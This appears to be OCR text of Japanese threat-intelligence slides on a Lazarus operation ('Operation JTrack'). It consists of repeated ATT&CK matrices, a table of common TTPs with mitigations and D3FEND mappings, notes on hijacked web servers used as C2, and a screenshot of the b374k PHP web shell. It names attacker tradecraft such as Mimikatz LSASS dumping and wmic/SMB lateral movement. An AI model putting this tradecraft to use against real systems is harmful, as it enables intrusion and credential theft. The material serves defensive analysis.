			Exploitation for Client Execution (T1203)	Browser Extensions (T1176)	Boot or Logon Autostart Execution (T1547)	Trusted Developer Utilities Proxy Execution (T1127)	Hijack Execution Flow (T1574)	Credentials from Password Stores (T1555)	Permission Groups Discovery (T1069)	Lateral Tool Transfer (T1570)	Video Capture (T1125)	Ingress Tool Transfer (T1105)	
			User Execution (T1204)	BITS Jobs (T1197)	Abuse Elevation Control Mechanism (T1548)	Access Token Manipulation (T1134)	Modify Cloud Compute Infrastructure (T1578)	Modify Authentication Process (T1556)	System Information Discovery (T1082)		Man in the Browser (T1185)	Data Encoding (T1132)	
			Inter-Process Communication (T1559)	Traffic Signaling (T1205)	Hijack Execution Flow (T1574)	Deobfuscate/Decode files or Information (T1140)	Network Boundary Bridging (T1599)	Man-in-the-Middle (T1557)	File and Directory Discovery (T1083)		Data from Information Repositories (T1213)	Traffic Signaling (T1205)	
			System Services (T1569)	Server Software Component (T1505)		LC_MAIN Hijacking (T1149)	Weaken Encryption (T1600)	Steal or Forge Kerberos Tickets (T1558)	Account Discovery (T1087)		Data from Cloud Storage Object (T1530)	Remote Access Software (T1219)	
				Implant Container Image (T1525)		BITS Jobs (T1197)	Modify System Image (T1601)		Peripheral Device Discovery (T1120)		Man-in-the-Middle (T1557)	Dynamic Resolution (T1568)	
				Pre-OS Boot (T1542)		Indirect Command Execution (T1202)			System Time Discovery (T1124)		Archive Collected Data (T1560)	Non-Standard Port (T1571)	
				Create or Modify System Process (T1543)		Traffic Signaling (T1205)			Network Share Discovery (T1135)		Data from Configuration Repository (T1602)	Protocol Tunneling (T1572)	
				Event Triggered Execution (T1546)		Rogue Domain Controller (T1207)			Password Policy Discovery (T1201)			Encrypted Channel (T1573)	
				Boot or Logon Autostart Execution (T1547)		Exploitation for Defense Evasion (T1211)			Browser Bookmark Discovery (T1217)				
				Compromise Client Software Binary (T1554)		Signed Script Proxy Execution (T1216)			Domain Trust Discovery (T1482)				
				Hijack Execution Flow (T1574)		Signed Binary Proxy Execution (T1218)			Virtualization/Sandbox Evasion (T1497)				
						XSL Script Processing (T1220)			Software Discovery (T1518)				
						Template Injection (T1221)			Cloud Service Discovery (T1526)				
						File and Directory Permissions Modification (T1222)			Cloud Service Dashboard (T1538)				
						Execution Guardrails (T1480)			Cloud Infrastructure Discovery (T1580)				

Operation JTrack ATT&CK マッピング

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion		Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Exfiltration
Gather Victim Identity Information (T1589)	Acquire Infrastructure (T1583)	Valid Accounts (T1078)	Windows Management Instrumentation (T1047)	Path Interception (T1034)	Path Interception (T1034)	Direct Volume Access (T1006)	Group Policy Modification (T1484)	OS Credential Dumping (T1003)	System Service Discovery (T1007)	Remote Services (T1021)	Data from Local System (T1005)	Data Obfuscation (T1001)	Exfiltration Over Other Network Medium (T1011)
Gather Victim Network Information (T1590)	Compromise Infrastructure (T1584)	Replication Through Removable Media (T1091)	Scheduled Task/Job (T1053)	Boot or Logon Initialization Scripts (T1037)	Boot or Logon Initialization Scripts (T1037)	Rootkit (T1014)	Virtualization/Sandbox Evasion (T1497)	Network Sniffing (T1040)	Application Window Discovery (T1010)	Shared Webroot (T1051)	Data from Removable Media (T1025)	Fallback Channels (T1008)	Automated Exfiltration (T1020)
Gather Victim Org Information (T1591)	Establish Accounts (T1585)	External Remote Services (T1133)	Command and Scripting Interpreter (T1059)	Scheduled Task/Job (T1053)	Scheduled Task/Job (T1053)	Obfuscated Files or Information (T1027)	Unused/Unsupported Cloud Regions (T1535)	Input Capture (T1056)	Query Registry (T1012)	Software Deployment Tools (T1072)	Data from Network Shared Drive (T1039)	Multiband Communication (T1026)	Scheduled Transfer (T1029)
Gather Victim Host Information (T1592)	Compromise Accounts (T1586)	Drive-by Compromise (T1189)	Graphical User Interface (T1061)	Hypervisor (T1062)	Process Injection (T1055)	Masquerading (T1036)	Pre-OS Boot (T1542)	Brute Force (T1110)	System Network Configuration Discovery (T1016)	Taint Shared Content (T1080)	Input Capture (T1056)	Commonly Used Port (T1043)	Data Transfer Size Limits (T1030)
Search Open Websites/Domains (T1593)	Develop Capabilities (T1587)	Exploit Public-Facing Application (T1190)	Scripting (T1064)	Valid Accounts (T1078)	Exploitation for Privilege Escalation (T1068)	Process Injection (T1055)	Abuse Elevation Control Mechanism (T1548)	Two-Factor Authentication Interception (T1111)	Remote System Discovery (T1018)	Replication Through Removable Media (T1091)	Data Staged (T1074)	Application Layer Protocol (T1071)	Exfiltration Over C2 Channel (T1041)
Search Victim-Owned Websites (T1594)	Obtain Capabilities (T1588)	Supply Chain Compromise (T1195)	Software Deployment Tools (T1072)	Account Manipulation (T1098)	Valid Accounts (T1078)	Scripting (T1064)	Use Alternate Authentication Material (T1550)	Forced Authentication (T1187)	System Owner/User Discovery (T1033)	Component Object Model and Distributed COM (T1175)	Screen Capture (T1113)	Proxy (T1090)	Exfiltration Over Alternative Protocol (T1048)
Active Scanning (T1595)		Trusted Relationship (T1199)	Native API (T1106)	Redundant Access (T1108)	Access Token Manipulation (T1134)	Indicator Removal on Host (T1070)	Subvert Trust Controls (T1553)	Exploitation for Credential Access (T1212)	Network Sniffing (T1040)	Exploitation of Remote Services (T1210)	Email Collection (T1114)	Communication Through Removable Media (T1092)	Exfiltration Over Physical Medium (T1052)
Search Open Technical Databases (T1596)		Hardware Additions (T1200)	Shared Modules (T1129)	External Remote Services (T1133)	Group Policy Modification (T1484)	Valid Accounts (T1078)	Modify Authentication Process (T1556)	Steal Application Access Token (T1528)	Network Service Scanning (T1046)	Internal Spearphishing (T1534)	Clipboard Data (T1115)	Non-Application Layer Protocol (T1095)	Transfer Data to Cloud Account (T1537)
Search Closed Sources (T1597)		Phishing (T1566)	Source (T1153)	Create Account (T1136)	Create or Modify System Process (T1543)	Redundant Access (T1108)	Impair Defenses (T1562)	Steal Web Session Cookie (T1539)	System Network Connections Discovery (T1049)	Use Alternate Authentication Material (T1550)	Automated Collection (T1119)	Web Service (T1102)	Exfiltration Over Web Service (T1567)
Phishing for Information (T1598)			Component Object Model and Distributed COM (T1175)	Office Application Startup (T1137)	Event Triggered Execution (T1546)	Modify Registry (T1112)	Hide Artifacts (T1564)	Unsecured Credentials (T1552)	Process Discovery (T1057)	Remote Service Session Hijacking (T1563)	Audio Capture (T1123)	Multi-Stage Channels (T1104)	
			Exploitation for Client Execution (T1203)	Browser Extensions (T1176)	Boot or Logon Autostart Execution (T1547)	Trusted Developer Utilities Proxy Execution (T1127)	Hijack Execution Flow (T1574)	Credentials from Password Stores (T1555)	Permission Groups Discovery (T1069)	Lateral Tool Transfer (T1570)	Video Capture (T1125)	Ingress Tool Transfer (T1105)	
			User Execution (T1204)	BITS Jobs (T1197)	Abuse Elevation Control Mechanism (T1548)	Access Token Manipulation (T1134)	Modify Cloud Compute Infrastructure (T1578)	Modify Authentication Process (T1556)	System Information Discovery (T1082)		Man in the Browser (T1185)	Data Encoding (T1132)	
			Inter-Process Communication (T1559)	Traffic Signaling (T1205)	Hijack Execution Flow (T1574)	Deobfuscate/Decode Files or Information (T1140)	Network Boundary Bridging (T1599)	Man-in-the-Middle (T1557)	File and Directory Discovery (T1083)		Data from Information Repositories (T1213)	Traffic Signaling (T1205)	
			System Services (T1569)	Server Software Component (T1505)		LC_MAIN Hijacking (T1149)	Weaken Encryption (T1600)	Steal or Forge Kerberos Tickets (T1558)	Account Discovery (T1087)		Data from Cloud Storage Object (T1530)	Remote Access Software (T1219)	
				Implant Container Image (T1525)		BITS Jobs (T1197)	Modify System Image (T1601)		Peripheral Device Discovery (T1120)		Man-in-the-Middle (T1557)	Dynamic Resolution (T1568)	
				Pre-OS Boot (T1542)		Indirect Command Execution (T1202)			System Time Discovery (T1124)		Archive Collected Data (T1560)	Non-Standard Port (T1571)	
				Create or Modify System Process (T1543)		Traffic Signaling (T1205)			Network Share Discovery (T1135)		Data from Configuration Repository (T1602)	Protocol Tunneling (T1572)	
				Event Triggered Execution (T1546)		Rogue Domain Controller (T1207)			Password Policy Discovery (T1201)			Encrypted Channel (T1573)	
				Boot or Logon Autostart Execution (T1547)		Exploitation for Defense Evasion (T1211)			Browser Bookmark Discovery (T1217)				
				Compromise Client Software Binary (T1554)		Signed Script Proxy Execution (T1216)			Domain Trust Discovery (T1482)				
				Hijack Execution Flow (T1574)		Signed Binary Proxy Execution (T1218)			Virtualization/Sandbox Evasion (T1497)				
						XSL Script Processing (T1220)			Software Discovery (T1518)				
						Template Injection (T1221)			Cloud Service Discovery (T1526)				
						File and Directory Permissions Modification (T1222)			Cloud Service Dashboard (T1538)				
						Execution Guardrails (T1480)			Cloud Infrastructure Discovery (T1580)				

ATT&CK マッピングの比較

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion		Credential Access	Discovery	Lateral Movement	Collection	Command & Control	Exfiltration
Gather Victim Identity Information (T1589)	Acquire Infrastructure (T1583)	Valid Accounts (T1078)	Windows Management Instrumentation (T1047)	Path Interception (T1034)	Path Interception (T1034)	Direct Volume Access (T1006)	Group Policy Modification (T1484)	OS Credential Dumping (T1003)	System Service Discovery (T1007)	Remote Services (T1021)	Data from Local System (T1005)	Data Obfuscation (T1001)	Exfiltration Over Other Network Medium (T1011)
Gather Victim Network Information (T1590)	Compromise Infrastructure (T1584)	Replication Through Removable Media (T1091)	Scheduled Task/Job (T1053)	Boot or Logon Initialization Scripts (T1037)	Boot or Logon Initialization Scripts (T1037)	Rootkit (T1014)	Virtualization/Sandbox Evasion (T1497)	Network Sniffing (T1040)	Application Window Discovery (T1010)	Shared Webroot (T1051)	Data from Removable Media (T1025)	Fallback Channels (T1008)	Automated Exfiltration (T1020)
Gather Victim Org Information (T1591)	Establish Accounts (T1585)	External Remote Services (T1133)	Command and Scripting Interpreter (T1059)	Scheduled Task/Job (T1053)	Scheduled Task/Job (T1053)	Obfuscated Files or Information (T1027)	Unused/Unsupported Cloud Regions (T1535)	Input Capture (T1056)	Query Registry (T1012)	Software Deployment Tools (T1072)	Data from Network Shared Drive (T1039)	Multiband Communication (T1026)	Scheduled Transfer (T1029)
Gather Victim Host Information (T1592)	Compromise Accounts (T1586)	Drive-by Compromise (T1189)	Graphical User Interface (T1061)	Hypervisor (T1062)	Process Injection (T1055)	Masquerading (T1036)	Pre-OS Boot (T1542)	Brute Force (T1110)	System Network Configuration Discovery (T1016)	Taint Shared Content (T1080)	Input Capture (T1056)	Commonly Used Port (T1043)	Data Transfer Size Limits (T1030)
Search Open Websites/Domains (T1593)	Develop Capabilities (T1587)	Exploit Public-Facing Application (T1190)	Scripting (T1064)	Valid Accounts (T1078)	Exploitation for Privilege Escalation (T1068)	Process Injection (T1055)	Abuse Elevation Control Mechanism (T1548)	Two-Factor Authentication Interception (T1111)	Remote System Discovery (T1018)	Replication Through Removable Media (T1091)	Data Staged (T1074)	Application Layer Protocol (T1071)	Exfiltration Over C2 Channel (T1041)
Search Victim-Owned Websites (T1594)	Obtain Capabilities (T1588)	Supply Chain Compromise (T1195)	Software Deployment Tools (T1072)	Account Manipulation (T1098)	Valid Accounts (T1078)	Scripting (T1064)	Use Alternate Authentication Material (T1550)	Forced Authentication (T1187)	System Owner/User Discovery (T1033)	Component Object Model and Distributed COM (T1175)	Screen Capture (T1113)	Proxy (T1090)	Exfiltration Over Alternative Protocol (T1048)
Active Scanning (T1595)		Trusted Relationship (T1199)	Native API (T1106)	Redundant Access (T1108)	Access Token Manipulation (T1134)	Indicator Removal on Host (T1070)	Subvert Trust Controls (T1553)	Exploitation for Credential Access (T1212)	Network Sniffing (T1040)	Exploitation of Remote Services (T1210)	Email Collection (T1114)	Communication Through Removable Media (T1092)	Exfiltration Over Physical Medium (T1052)
Search Open Technical Databases (T1596)		Hardware Additions (T1200)	Shared Modules (T1129)	External Remote Services (T1133)	Group Policy Modification (T1484)	Valid Accounts (T1078)	Modify Authentication Process (T1556)	Steal Application Access Token (T1528)	Network Service Scanning (T1046)	Internal Spearphishing (T1534)	Clipboard Data (T1115)	Non-Application Layer Protocol (T1095)	Transfer Data to Cloud Account (T1537)
Search Closed Sources (T1597)		Phishing (T1566)	Source (T1153)	Create Account (T1136)	Create or Modify System Process (T1543)	Redundant Access (T1108)	Impair Defenses (T1562)	Steal Web Session Cookie (T1539)	System Network Connections Discovery (T1049)	Use Alternate Authentication Material (T1550)	Automated Collection (T1119)	Web Service (T1102)	Exfiltration Over Web Service (T1567)
Phishing for Information (T1598)			Component Object Model and Distributed COM (T1175)	Office Application Startup (T1137)	Event Triggered Execution (T1546)	Modify Registry (T1112)	Hide Artifacts (T1564)	Unsecured Credentials (T1552)	Process Discovery (T1057)	Remote Service Session Hijacking (T1563)	Audio Capture (T1123)	Multi-Stage Channels (T1104)	
			Exploitation for Client Execution (T1203)	Browser Extensions (T1176)	Boot or Logon Autostart Execution (T1547)	Trusted Developer Utilities Proxy Execution (T1127)	Hijack Execution Flow (T1574)	Credentials from Password Stores (T1555)	Permission Groups Discovery (T1069)	Lateral Tool Transfer (T1570)	Video Capture (T1125)	Ingress Tool Transfer (T1105)	
			User Execution (T1204)	BITS Jobs (T1197)	Abuse Elevation Control Mechanism (T1548)	Access Token Manipulation (T1134)	Modify Cloud Compute Infrastructure (T1578)	Modify Authentication Process (T1556)	System Information Discovery (T1082)		Man in the Browser (T1185)	Data Encoding (T1132)	
			Inter-Process Communication (T1559)	Traffic Signaling (T1205)	Hijack Execution Flow (T1574)	Deobfuscate/Decode Files or Information (T1140)	Network Boundary Bridging (T1599)	Man-in-the-Middle (T1557)	File and Directory Discovery (T1083)		Data from Information Repositories (T1213)	Traffic Signaling (T1205)	
			System Services (T1569)	Server Software Component (T1505)		LC_MAIN Hijacking (T1149)	Weaken Encryption (T1600)	Steal or Forge Kerberos Tickets (T1558)	Account Discovery (T1087)		Data from Cloud Storage Object (T1530)	Remote Access Software (T1219)	
				Implant Container Image (T1525)		BITS Jobs (T1197)	Modify System Image (T1601)		Peripheral Device Discovery (T1120)		Man-in-the-Middle (T1557)	Dynamic Resolution (T1568)	
				Pre-OS Boot (T1542)		Indirect Command Execution (T1202)			System Time Discovery (T1124)		Archive Collected Data (T1560)	Non-Standard Port (T1571)	
				Create or Modify System Process (T1543)		Traffic Signaling (T1205)			Network Share Discovery (T1135)		Data from Configuration Repository (T1602)	Protocol Tunneling (T1572)	
				Event Triggered Execution (T1546)		Rogue Domain Controller (T1207)			Password Policy Discovery (T1201)			Encrypted Channel (T1573)	
				Boot or Logon Autostart Execution (T1547)		Exploitation for Defense Evasion (T1211)			Browser Bookmark Discovery (T1217)				
				Compromise Client Software Binary (T1554)		Signed Script Proxy Execution (T1216)			Domain Trust Discovery (T1482)				
				Hijack Execution Flow (T1574)		Signed Binary Proxy Execution (T1218)			Virtualization/Sandbox Evasion (T1497)				
						XSL Script Processing (T1220)			Software Discovery (T1518)				
						Template Injection (T1221)			Cloud Service Discovery (T1526)				
						File and Directory Permissions Modification (T1222)			Cloud Service Dashboard (T1538)				
						Execution Guardrails (T1480)			Cloud Infrastructure Discovery (T1580)				


使用頻度が高いTTP

Tactic	ID	Name	Description
Resource Development	T1584.004	Compromise Infrastructure: Server	侵害したサーバーをC2サーバーとして使用
	T1587.001	Develop Capabilities: Malware	Lazarusは独自のマルウェアを使用
Defense Evasion	T1027	Obfuscated Files or Information	Lazarusはバイナリ内にジャンクデータを含める (T1027.001) さらに, パッキングされている(T1027.002)
	T1070	Indicator Removal on Host	timestomp、sdelete、delコマンドなどを使用して痕跡を削除
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory	Mimikatz、procdumpなどを使用してLSASSからクレデンシャル情報をダンプ
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares	盗んだクレデンシャル情報を使って、wmicコマンドやSMBツールを使用してファイルを他のデバイスにコピーして実行
Collection	T1560.001	Archive Collected Data: Archive via Utility	WinRARを使って持ち出す情報を圧縮


使用頻度が高いTTPへの対策

Name	Detection and Mitigation	Defensive Tactics and Techniques (D3FEND)
Obfuscated Files or Information	M1049: Antivirus/Antimalware	- Detect - File Analysis - File Content Rules [D3-FCR] - Dynamic Analysis [D3-DA]
Indicator Removal on Host	M1041: Encrypt Sensitive Information M1029: Remote Data Storage M1022: Restrict File and Directory Permissions	- Detect - Process Analysis - File Access Pattern Analysis [D3-FAPA] - User Behavior Analysis - Resource Access Pattern Analysis [D3-RAPA]
OS Credential Dumping: LSASS Memory	M1025: Privileged Process Integrity M1026: Privileged Account Management M1027: Password Policies M1028: Operating System Configuration M1043: Credential Access Protection	- Harden - CredentialHardening - Multi-factor Authentication [D3-MFA]
Remote Services: SMB/Windows Admin Shares	M1026: Privileged Account Management M1027: Password Policies M1037: Filter Network Traffic	- Detect - Network Traffic Analysis [D3-NTA] - Isolate - Network Isolation [D3-NI]
Archive Collected Data: Archive via Utility	M1047: Audit	- Detect - File Analysis - File Content Rules [D3-FCR] - Process Analysis - Process Spawn Analysis [D3-PSA]

攻撃ケース - SNS -



攻撃ケース- 合併 -




C2サーバーの特徴

攻撃者は、正規のWebサーバーに侵入し、C2サーバーとして悪用

標的組織の所属する国の多くの正規のWebサーバーを悪用している

攻撃者は、ビジネスに使用されているクラウドチャットサービスのアカウントに侵入

正規のWebサーバーに侵入する方法



PHP バックドア

b374k shell 2.8

b374k 2.8 - Mozilla Firefox

File Edit View History Bookmarks Tools Help

[redacted]feed-rss1.php

b374k 2.8 Go !

Jayalah Indonesiaku ©2021 b374k

b374k 2.8 - Mozilla Firefox

b374k 2.8

[redacted]/feed-rss1.php?

Search

password | log out

b374k 2.8

Linux 4.9.0-kali3-amd64 #1 SMP Debian 4.9.18-1 (2017-04-04) x86_64
Apache/2.4.25 (Debian)
server ip : 127.0.0.1 | your ip : ::1 | Time @ Server : 14 May 2021 16:47:14
